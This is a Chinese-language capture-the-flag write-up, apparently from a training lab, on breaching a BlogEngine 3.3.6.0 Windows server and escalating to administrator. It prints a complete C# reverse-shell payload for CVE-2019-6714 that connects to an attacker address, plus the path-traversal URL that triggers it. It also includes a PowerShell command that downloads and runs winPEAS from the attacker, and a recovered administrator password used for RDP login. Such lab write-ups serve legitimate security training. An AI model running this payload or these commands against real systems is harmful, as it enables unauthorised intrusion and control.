
这里可以回答第四个问题:Now you have logged into the website, are you able to identify the version of the BlogEngine?(3.3.6.0)

搜索发现官方只有最下面那个验证了

尝试回答第五个问题:What is the CVE?(CVE-2019-6714)
尝试利用
将 payload 写入 PostView.ascx
<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>

<script runat="server">
	static System.IO.StreamWriter streamWriter;

    protected override void OnLoad(EventArgs e) {
        base.OnLoad(e);

	using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.10.10.20", 4445)) {
		using(System.IO.Stream stream = client.GetStream()) {
			using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
				streamWriter = new System.IO.StreamWriter(stream);

				StringBuilder strInput = new StringBuilder();

				System.Diagnostics.Process p = new System.Diagnostics.Process();
				p.StartInfo.FileName = "cmd.exe";
				p.StartInfo.CreateNoWindow = true;
				p.StartInfo.UseShellExecute = false;
				p.StartInfo.RedirectStandardOutput = true;
				p.StartInfo.RedirectStandardInput = true;
				p.StartInfo.RedirectStandardError = true;
				p.OutputDataReceived += new System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
				p.Start();
				p.BeginOutputReadLine();

				while(true) {
					strInput.Append(rdr.ReadLine());
					p.StandardInput.WriteLine(strInput);
					strInput.Remove(0, strInput.Length);
				}
			}
		}
    	}
    }

    private static void CmdOutputDataHandler(object sendingProcess, System.Diagnostics.DataReceivedEventArgs outLine) {
   	StringBuilder strOutput = new StringBuilder();

       	if (!String.IsNullOrEmpty(outLine.Data)) {
       		try {
                	strOutput.Append(outLine.Data);
                    	streamWriter.WriteLine(strOutput);
                    	streamWriter.Flush();
                } catch (Exception err) { }
        }
    }

</script>
<asp:PlaceHolder ID="phContent" runat="server" EnableViewState="false"></asp:PlaceHolder>
开启监听
python3 penelope.py -O
上传恶意文件

访问 http://10.48.185.234/?theme=../../App_Data/files

这里可以回答第六个问题:Who is the webserver running as?(iis apppool\blog)
提权
房间引导我们使用 MSF,但 OSCP 只能对一台机器使用 MSF,所以我们练习为主,还是不利用 MSF 了
信息收集
第七个问题:What is the OS version of this windows machine?

执行 systeminfo 就可以查看到,但是与 MSF 查到的不一样,正确答案是:Windows 2012 R2 (6.3 Build 9600)
还能解答最后一个问题:Using winPeas, what was the Original Install time? (This is date and time)(8/3/2019, 10:43:23 AM)
运行 winPEAS
-
开 http 服务
python3 -m http.server -
靶机内下载
powershell -c "Invoke-WebRequest http://192.168.196.107:8000/winPEAS.exe -OutFile C:\windows\temp\wp.exe" -
执行
C:\windows\temp\wp.exe -log=C:\windows\temp\r.txt
问题 8:Can you spot a service running some automated task that could be easily exploited? What is the name of this service?(WindowsScheduler)

问题 9:What is the name of the binary you're supposed to exploit?(Message.exe)
# 查找之前提到的那个服务对应的目录dir
dir "C:\Program Files (x86)\SystemScheduler\"
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552
 Directory of C:\Program Files (x86)\SystemScheduler
08/04/2019  03:37 AM    <DIR>          .
08/04/2019  03:37 AM    <DIR>          ..
05/17/2007  12:47 PM             1,150 alarmclock.ico
08/31/2003  11:06 AM               766 clock.ico
08/31/2003  11:06 AM            80,856 ding.wav
02/07/2026  04:49 AM    <DIR>          Events
08/04/2019  03:36 AM                60 Forum.url
01/08/2009  07:21 PM         1,637,972 libeay32.dll
11/15/2004  11:16 PM             9,813 License.txt
02/07/2026  03:04 AM             1,496 LogFile.txt
02/07/2026  03:04 AM             3,760 LogfileAdvanced.txt
03/25/2018  09:58 AM           536,992 Message.exe
03/25/2018  09:59 AM           445,344 PlaySound.exe
03/25/2018  09:58 AM            27,040 PlayWAV.exe
08/04/2019  02:05 PM               149 Preferences.ini
03/25/2018  09:58 AM           485,792 Privilege.exe
03/24/2018  11:09 AM            10,100 ReadMe.txt
03/25/2018  09:58 AM           112,544 RunNow.exe
03/25/2018  09:59 AM            40,352 sc32.exe
08/31/2003  11:06 AM               766 schedule.ico
03/25/2018  09:58 AM         1,633,696 Scheduler.exe
03/25/2018  09:59 AM           491,936 SendKeysHelper.exe
03/25/2018  09:58 AM           437,664 ShowXY.exe
03/25/2018  09:58 AM           439,712 ShutdownGUI.exe
03/25/2018  09:58 AM           235,936 SSAdmin.exe
03/25/2018  09:58 AM           731,552 SSCmd.exe
01/08/2009  07:12 PM           355,446 ssleay32.dll
03/25/2018  09:58 AM           456,608 SSMail.exe
08/04/2019  03:36 AM             6,999 unins000.dat
08/04/2019  03:36 AM           722,597 unins000.exe
08/04/2019  03:36 AM                54 Website.url
06/26/2009  04:27 PM             6,574 whiteclock.ico
03/25/2018  09:58 AM            76,704 WhoAmI.exe
05/16/2006  03:49 PM           785,042 WSCHEDULER.CHM
05/16/2006  02:58 PM             2,026 WScheduler.cnt
03/25/2018  09:58 AM           331,168 WScheduler.exe
05/16/2006  03:58 PM           703,081 WSCHEDULER.HLP
03/25/2018  09:58 AM           136,096 WSCtrl.exe
03/25/2018  09:58 AM            98,720 WService.exe
03/25/2018  09:58 AM            68,512 WSLogon.exe
03/25/2018  09:59 AM            33,184 WSProc.dll

# 阅读readme
type "C:\Program Files (x86)\SystemScheduler\ReadMe.txt"
内容较长不贴了

# 看Preferences.ini
type "C:\Program Files (x86)\SystemScheduler\Preferences.ini"

# 看LogfileAdvanced.txt
type "C:\Program Files (x86)\SystemScheduler\LogfileAdvanced.txt"

# 看LogFile.txt
type "C:\Program Files (x86)\SystemScheduler\LogFile.txt"

# 看Events目录
dir "C:\Program Files (x86)\SystemScheduler\Events\"
02/07/2026  05:16 AM    <DIR>          .
02/07/2026  05:16 AM    <DIR>          ..
02/07/2026  05:17 AM             1,961 20198415519.INI
02/07/2026  05:16 AM            35,584 20198415519.INI_LOG.txt
10/02/2020  01:50 PM               290 2020102145012.INI
02/07/2026  05:07 AM               186 Administrator.flg
02/07/2026  03:04 AM                 0 Scheduler.flg
02/07/2026  05:10 AM                 0 service.flg
02/07/2026  05:07 AM               449 SessionInfo.flg
02/07/2026  05:07 AM               182 SYSTEM_svc.flg
               8 File(s)         38,652 bytes
               2 Dir(s)  38,911,741,952 bytes free


# 看20198415519.INI
type "C:\Program Files (x86)\SystemScheduler\Events\20198415519.INI"

# 看20198415519.INI_LOG.txt
type "C:\Program Files (x86)\SystemScheduler\Events\20198415519.INI_LOG.txt"
找到了每半分钟运行一次的程序 Message.exe,这也是为什么能够通过 dll 注入来提权的原因,正常 dll 替换后,必须重启对应的程序来加载恶意 dll 才能完成提权,而目标程序刚好半分钟重启一次,替换 dll 即可完成提权,这也是这个房间的正确解法
方法 1-捷径(由于一些小问题,也不算捷径了)
两个问题引导我们利用这个服务来完成 dll 劫持,但是把。。。翻了翻 winPEAS.exe 的输出,你猜这是什么?

这不直接上号 administrator/4q6XvFES7Fdxs
xfreerdp3 /v:$TARGET /u:administrator /p:4q6XvFES7Fdxs
# 没连上,查看了一下握手阶段就存在问题,不兼容,那就用下面的命令连,好像新版本的xfreerdp校验过于严格导致的
这里其实就应该走其他路线了,但我还是犟了一下,开了个 kali 2021,用老版本 xfreerdp 连接
xfreerdp /f /u:administrator /p:4q6XvFES7Fdxs /v:$TARGET /tls-seclevel:0 /timeout:80000
能骂人吗?xfreerdp 就可以连上,xfreerdp3 就不行

root.txt 和 user.txt 都可以顺势拿下
